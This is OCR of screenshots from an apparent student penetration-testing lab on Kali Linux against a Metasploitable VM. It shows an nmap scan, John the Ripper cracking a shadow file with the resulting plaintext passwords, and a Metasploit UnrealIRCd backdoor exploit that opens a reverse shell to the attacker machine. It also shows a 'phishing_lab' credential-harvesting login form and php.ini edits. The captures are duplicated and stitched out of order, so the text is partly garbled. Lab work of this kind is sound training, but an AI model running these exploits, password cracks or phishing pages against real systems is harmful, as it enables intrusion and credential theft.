— 192.168.56.103 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3087ms
rtt min/avg/max/mdev = 0.770/1.259/1.700/0.404 ms
┌──(kali㉿kali)-[~]
└─$ nmap -sS -sV -O 192.168.56.103
Starting Nmap 7.95 (https://nmap.org) at 2025-10-28 23:06 IST
Nmap scan report for 192.168.56.103
Host is up (0.0015s latency).
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
53/tcp open domain ISC BIND 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open rpcbind 2 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login OpenBSD or Solaris rlogind
514/tcp open shell Netkit rshd
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc VNC (protocol 3.3)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:CA:F0:96 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.42 seconds
┌──(kali㉿kali)-[~]
└─$
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
9:01
kali@kali: ~
Session Actions Edit View Help
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Created directory: /home/kali/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) 1 (and variants) [MD5 256/256 AVX2 8×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789 (klog)
batman (sys)
service (service)
3g 0:00:03:24 64.50% (ETA: 08:57:15) 0.01468g/s 44581p/s 178375c/s 178375C/s casadaavo..casa132
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
┌──(kali㉿kali)-[~]
└─$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::
3 password hashes cracked, 4 left
┌──(kali㉿kali)-[~]
└─$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::
3 password hashes cracked, 4 left
┌──(kali㉿kali)-[~]
└─$
┌──(kali㉿kali)-[~]
└─$ ^[[200~
zsh: bad pattern: ^[[200~
┌──(kali㉿kali)-[~]
└─$
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) 1 (and variants) [MD5 256/256 AVX2 8×3])
Remaining 4 password hashes with 4 different salts
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Right Ctrl

```
   1    \_ target: Automatic                        .               .          .      .
   2    \_ target: UT2004 Linux Build 3120          .               .          .      .
   3    \_ target: UT2004 Linux Build 3186          .               .          .      .
   4  exploit/windows/games/ut2004_secure           2004-06-18      good       Yes    Unreal Tournament 2004 "secure" Overflow (Win32)
   5  exploit/unix/irc/unreal_ircd_3281_backdoor    2010-06-12      excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution


Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.56.107
LHOST => 192.168.56.107
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.56.107:4444
[*] 192.168.56.103:6667 - Connected to 192.168.56.103:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.103:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo ekdGVTrGg91JGUC9;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "ekdGVTrGg91JGUC9\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.56.107:4444 → 192.168.56.103:41206) at 2025-10-28 23:33:12 +0530

sessions
[*] Wrong number of arguments expected: 1, received: 0
Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>

sessions -i 1
[*] Wrong number of arguments expected: 1, received: 2
Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>
```


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
9:00
kali@kali: ~
Session Actions Edit View Help
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Created directory: /home/kali/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) 1 (and variants) [MD5 256/256 AVX2 8×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789 (klog)
batman (sys)
service (service)
3g 0:00:03:24 64.50% (ETA: 08:57:15) 0.01468g/s 44581p/s 178375c/s 178375C/s casadaavo..casa132
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
┌──(kali㉿kali)-[~]
└─$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::
3 password hashes cracked, 4 left
┌──(kali㉿kali)-[~]
└─$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::
3 password hashes cracked, 4 left
┌──(kali㉿kali)-[~]
└─$
┌──(kali㉿kali)-[~]
└─$ ^[[200~
zsh: bad pattern: ^[[200~
┌──(kali㉿kali)-[~]
└─$
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) 1 (and variants) [MD5 256/256 AVX2 8×3])
Remaining 4 password hashes with 4 different salts
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Right Ctrl

KALI LUNIX [Running] - Oracle VirtualBox

File Machine Input Devices Help


1 2 3 4 (genmon)XXX 10:10


kali@kali: ~/phishing_lab

Session Actions Edit View Help

```
<form action="submit.php"method="POST">
Email: <input type="email"
name="email" required><br>
Password: <input type ="password"
name="password" required><br>
<button type="submit">Login</button>
</form>
<p style="color:red;">Educational Demo Only</p>
Demo Only</p>
</body>
</html> > login.html
heredoc>
heredoc> vi login.html
heredoc>

┌──(kali㉿kali)-[~]
└─$ nano login.html

┌──(kali㉿kali)-[~]
└─$ cat login.html
<!DOCTYPE html>
<html>
<head>
<title>Secure Login </title> </head>
<body>
<h2>Login Page</h2>
<form action="submit.php"method="POST">
Email: <input type="email"
name="email" required><br>
Password: <input type ="password"
name="password" required><br>
<button type="submit">Login</button>
</form>
<p style="color:red;">Educational Demo Only</p>
Demo Only</p>
</body>
</html>

┌──(kali㉿kali)-[~]
└─$ cd ~/phishing_lab

┌──(kali㉿kali)-[~/phishing_lab]
└─$
```

Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 23:36
kali@kali: ~
Session Actions Edit View Help
=[metasploit v6.4.94-dev]
+ -- --=[2,564 exploits - 1,312 auxiliary - 1,683 payloads]
+ -- --=[432 post - 49 encoders - 13 nops - 9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
msf > search unreal
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/linux/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Linux)
1 _ target: Automatic . . . .
2 _ target: UT2004 Linux Build 3120 . . . .
3 _ target: UT2004 Linux Build 3186 . . . .
4 exploit/windows/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Win32)
5 exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12 excellent No UnrealIRCD 3.2.8.1 Backdoor Command Execution
Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.56.107
LHOST => 192.168.56.107
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.56.107:4444
[*] 192.168.56.103:6667 - Connected to 192.168.56.103:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.103:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo ekdGVTrGg91JGUC9;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "ekdGVTrGg91JGUC9\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.56.107:4444 → 192.168.56.103:41206) at 2025-10-28 23:33:12 +0530
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
Pause recording
(genmon)XXX 23:01
kali@kali: ~/phishing_lab
Session Actions Edit View Help
GNU nano 8.6 /etc/php/8.4/apache2/php.ini
; stderr = Display errors to STDERR (affects only CGI/CLI binaries!)
; On or stdout = Display errors to STDOUT
; Default Value: On
; Development Value: On
; Production Value: Off
; https://php.net/display-errors
display_errors = Off
; The display of errors which occur during PHP's startup sequence are handled
; separately from display_errors. We strongly recommend you set this to 'off'
; for production servers to avoid leaking configuration details.
; Default Value: On
; Development Value: On
; Production Value: Off
; https://php.net/display-startup-errors
display_startup_errors = Off
; Besides displaying errors, PHP can also log errors to locations such as a
; server-specific log, STDERR, or a location specified by the error_log
; directive found below. While errors should not be displayed on productions
; servers they should still be monitored and logging is a great way to do that.
; Default Value: Off
; Development Value: On
; Production Value: On
; https://php.net/log-errors
log_errors = On
; Do not log repeated messages. Repeated errors must occur in same file on same
; line unless ignore_repeated_source is set true.
; https://php.net/ignore-repeated-errors
ignore_repeated_errors = Off
; Ignore source of message when ignoring repeated messages. When this setting
; is On you will not log errors with repeated messages from different files or
; source lines.
; https://php.net/ignore-repeated-source
ignore_repeated_source = Off
; If this parameter is set to Off, then memory leaks will not be shown (on
; stdout or in the log). This is only effective in a debug compile, and if
; error reporting includes E_WARNING in the allowed list
; https://php.net/report-memleaks
report_memleaks = On
; This setting is off by default.
;report_zend_debug = 0
^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute ^C Location M-U Undo M-A Set Mark M-] To Bracket M-B Previous ^B Back ^← Prev Word ^A Home
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo M-6 Copy ^W Where Was M-F Next ^F Forward ^→ Next Word ^E End
Right Ctrl

KALI LUNIX [Running] - Oracle VirtualBox

File Machine Input Devices Help


1 2 3 4 (genmon)XXX 8:51


kali@kali: ~

